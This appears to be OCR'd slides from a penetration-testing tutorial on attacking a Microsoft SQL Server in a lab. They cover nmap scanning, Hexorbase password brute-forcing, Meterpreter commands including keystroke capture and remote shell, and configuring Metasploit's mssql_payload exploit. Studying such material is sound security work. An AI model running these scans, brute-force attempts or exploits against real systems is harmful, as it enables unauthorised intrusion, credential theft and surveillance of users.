Protocol Name	Status
Shared Memory	Enabled
Named Pipes	Disabled
TCP/IP	Enabled
VIA	Disabled

⊟ IP8	
Active	Yes
Enabled	No
IP Address	2001:0:5ef5:79fd:1492:3955:ade
TCP Dynamic Ports	0
TCP Port	1433
⊟ IP9	
Active	Yes
Enabled	No
IP Address	fe80::1492:3955:ade7:312d%15
TCP Dynamic Ports	0
TCP Port	1433
⊟ IPAll	
TCP Dynamic Ports	51382
TCP Port	1433

Active
Indicates whether the selected IP Address is active.

Penetration Testing


- Active Scanning and Fingerprinting
  - nMap

nmap 192.168.1.1	Scan single IP
nmap 192.168.1.1-20	Scan range of IPs
nmap –p 1-100 192.168.1.1	Scan range of ports
nmap –F 192.168.1.1	Scan 100 common ports
nmap –p- 192.168.1.1	Scan all 65535 ports
nmap –sS 192.168.1.1	Scan using TCP SYN
nmap –sU –p 123,121 192.168.1.1	Scan UDP ports
nmap –A 192.168.1.1	Detect OS and Services


- Metasploit
  - db_nmap <nmap options>

Penetration Testing With Metasploit

- msf> db_nmap –A 192.168.142.135
  - -A option identifies type of DB server




```
msf > db_nmap -A 192.168.142.135
[*] Nmap: Starting Nmap 6.49BETA5 ( https://nmap.org ) at 2016-02-04 14:22 EST
[*] Nmap: Nmap scan report for 192.168.142.135
[*] Nmap: Host is up (0.00048s latency).
[*] Nmap: Not shown: 991 closed ports
[*] Nmap: PORT     STATE SERVICE      VERSION
[*] Nmap: 135/tcp  open  msrpc        Microsoft Windows RPC
[*] Nmap: 139/tcp  open  netbios-ssn  Microsoft Windows 98 netbios-ssn
[*] Nmap: 445/tcp  open  microsoft-ds Microsoft Windows XP microsoft-ds
[*] Nmap: 1025/tcp open  NFS-or-IIS?
[*] Nmap: 1028/tcp open  unknown
[*] Nmap: 1433/tcp open  ms-sql-s     Microsoft SQL Server 2005 9.00.1399.00; RTM
[*] Nmap: 2522/tcp open  windb?
[*] Nmap: 7999/tcp open  irdmi2?
[*] Nmap: 8500/tcp open  http         JRun Web Server
```



Database Password Bruteforcing

- hexorbase
- Wordlist.txt and userlist.txt found from Internet
- Bruteforcing for default credentials



MySQLdb version: 1.2.3 final

API is not Installed

Psycopg 2.3.2

SQlite version: 2.6


Pymssql 1.0.2

Username:

Password:

Written by: Saviour Emmanuel Ekiko

Report bugs at: savioboyz@rocketmail.com



○ MySQL ○ Oracle ○ PostgreSQL ● MS-SQL

Microsoft SQL Server: 192.168.142.135

□ MS-SQL Port: (Default MS-SQL port is 1433 TCP)

☑ Attempt blank password

usernames.txt

wordlist.txt

aardwolf

Hawaii50

```
Starting Bruteforce attack on MS-SQL server running on 192.168.142.135 at port 1433
```


Maneuvering In Meterpreter

- Meterpreter commands (initial exploit + stager application)

– background	puts session in background
• msf> sessions –I <ID>	recovers session
– keyscan_start	starts recording user typing
– keyscan_dump	dumps anything typed
– Keyscan_stop	stops recording user typing
– getwd	gets server side working directory
– getlwd	gets local directory
• lcd	changes local directory
– sysinfo	gets system info
– ps	list all running processes
– kill <pid>	kill process given ID
– shell	obtain interactive windows OS shell
– getuid	get username of process
– upload <src file> <dst file>	upload a file to target host
– download <src file> <dst file>	download a file from the target host
– ipconfig	display network interface info
– execute –f <file>	executes a file
– exit	exits meterpreter
– migrate <pid>	migrates to another process
– cat	displays contents of a file
– ls	displays directory
– reboot	reboots target system

Hacking With Metasploit


- search mssql



```
   auxiliary/admin/mssql/mssql_ntlm_stealer                                  normal     Microsoft SQL Server NTLM Stealer
   auxiliary/admin/mssql/mssql_ntlm_stealer_sqli                             normal     Microsoft SQL Server SQLi NTLM Stealer
   auxiliary/admin/mssql/mssql_sql                                           normal     Microsoft SQL Server Generic Query
   auxiliary/admin/mssql/mssql_sql_file                                      normal     Microsoft SQL Server Generic Query from File
   auxiliary/analyze/jtr_mssql_fast                                          normal     John the Ripper MS SQL Password Cracker (Fast M
ode)
   auxiliary/gather/lansweeper_collector                                     normal     Lansweeper Credential Collector
   auxiliary/scanner/mssql/mssql_hashdump                                    normal     MSSQL Password Hashdump
   auxiliary/scanner/mssql/mssql_login                                       normal     MSSQL Login Utility
   auxiliary/scanner/mssql/mssql_ping                                        normal     MSSQL Ping Utility
   auxiliary/scanner/mssql/mssql_schemadump                                  normal     MSSQL Schema Dump
   auxiliary/server/capture/mssql                                            normal     Authentication Capture: MSSQL
   exploit/windows/iis/msadc                                 1998-07-17      excellent  MS99-025 Microsoft IIS MDAC msadcs.dll RDS Arbi
trary Remote Command Execution
   exploit/windows/mssql/lyris_listmanager_weak_pass         2005-12-08      excellent  Lyris ListManager MSDE Weak sa Password
   exploit/windows/mssql/ms02_039_slammer                    2002-07-24      good       MS02-039 Microsoft SQL Server Resolution Overfl
ow
   exploit/windows/mssql/ms02_056_hello                      2002-08-05      good       MS02-056 Microsoft SQL Server Hello Overflow
   exploit/windows/mssql/ms09_004_sp_replwritetovarbin       2008-12-09      good       MS09-004 Microsoft SQL Server sp_replwritetovar
bin Memory Corruption
   exploit/windows/mssql/ms09_004_sp_replwritetovarbin_sqli  2008-12-09      excellent  MS09-004 Microsoft SQL Server sp_replwritetovar
bin Memory Corruption via SQL Injection
   exploit/windows/mssql/mssql_linkcrawler                   2000-01-01      great      Microsoft SQL Server Database Link Crawling Com
mand Execution
   exploit/windows/mssql/mssql_payload                       2000-05-30      excellent  Microsoft SQL Server Payload Execution
   exploit/windows/mssql/mssql_payload_sqli                  2000-05-30      excellent  Microsoft SQL Server Payload Execution via SQL
Injection
   post/windows/gather/credentials/mssql_local_hashdump                      normal     Windows Gather Local SQL Server Hash Dump
   post/windows/manage/mssql_local_auth_bypass                               normal     Windows Manage Local Microsoft SQL Server Autho
rization Bypass

msf >
```

Hacking With Metasploit


- use exploit/windows/mssql/mssql_payload
  - Set parameters for mssql_payload module



```
Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf exploit(mssql_payload) > set password lanierr9
password => lanierr9
msf exploit(mssql_payload) > set rhost 192.168.142.135
rhost => 192.168.142.135
msf exploit(mssql_payload) > show options

Module options (exploit/windows/mssql/mssql_payload):

   Name                    Current Setting  Required  Description
   ----                    ---------------  --------  -----------
   METHOD                  cmd              yes       Which payload delivery method to use (ps, cmd, or old)
   PASSWORD                lanierr9         no        The password for the specified username
   RHOST                   192.168.142.135  yes       The target address
   RPORT                   1433             yes       The target port
   USERNAME                sa               no        The username to authenticate as
   USE_WINDOWS_AUTHENT     false            yes       Use windows authentification (requires DOMAIN option set)


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf exploit(mssql_payload) > █
```

Hacking With Metasploit

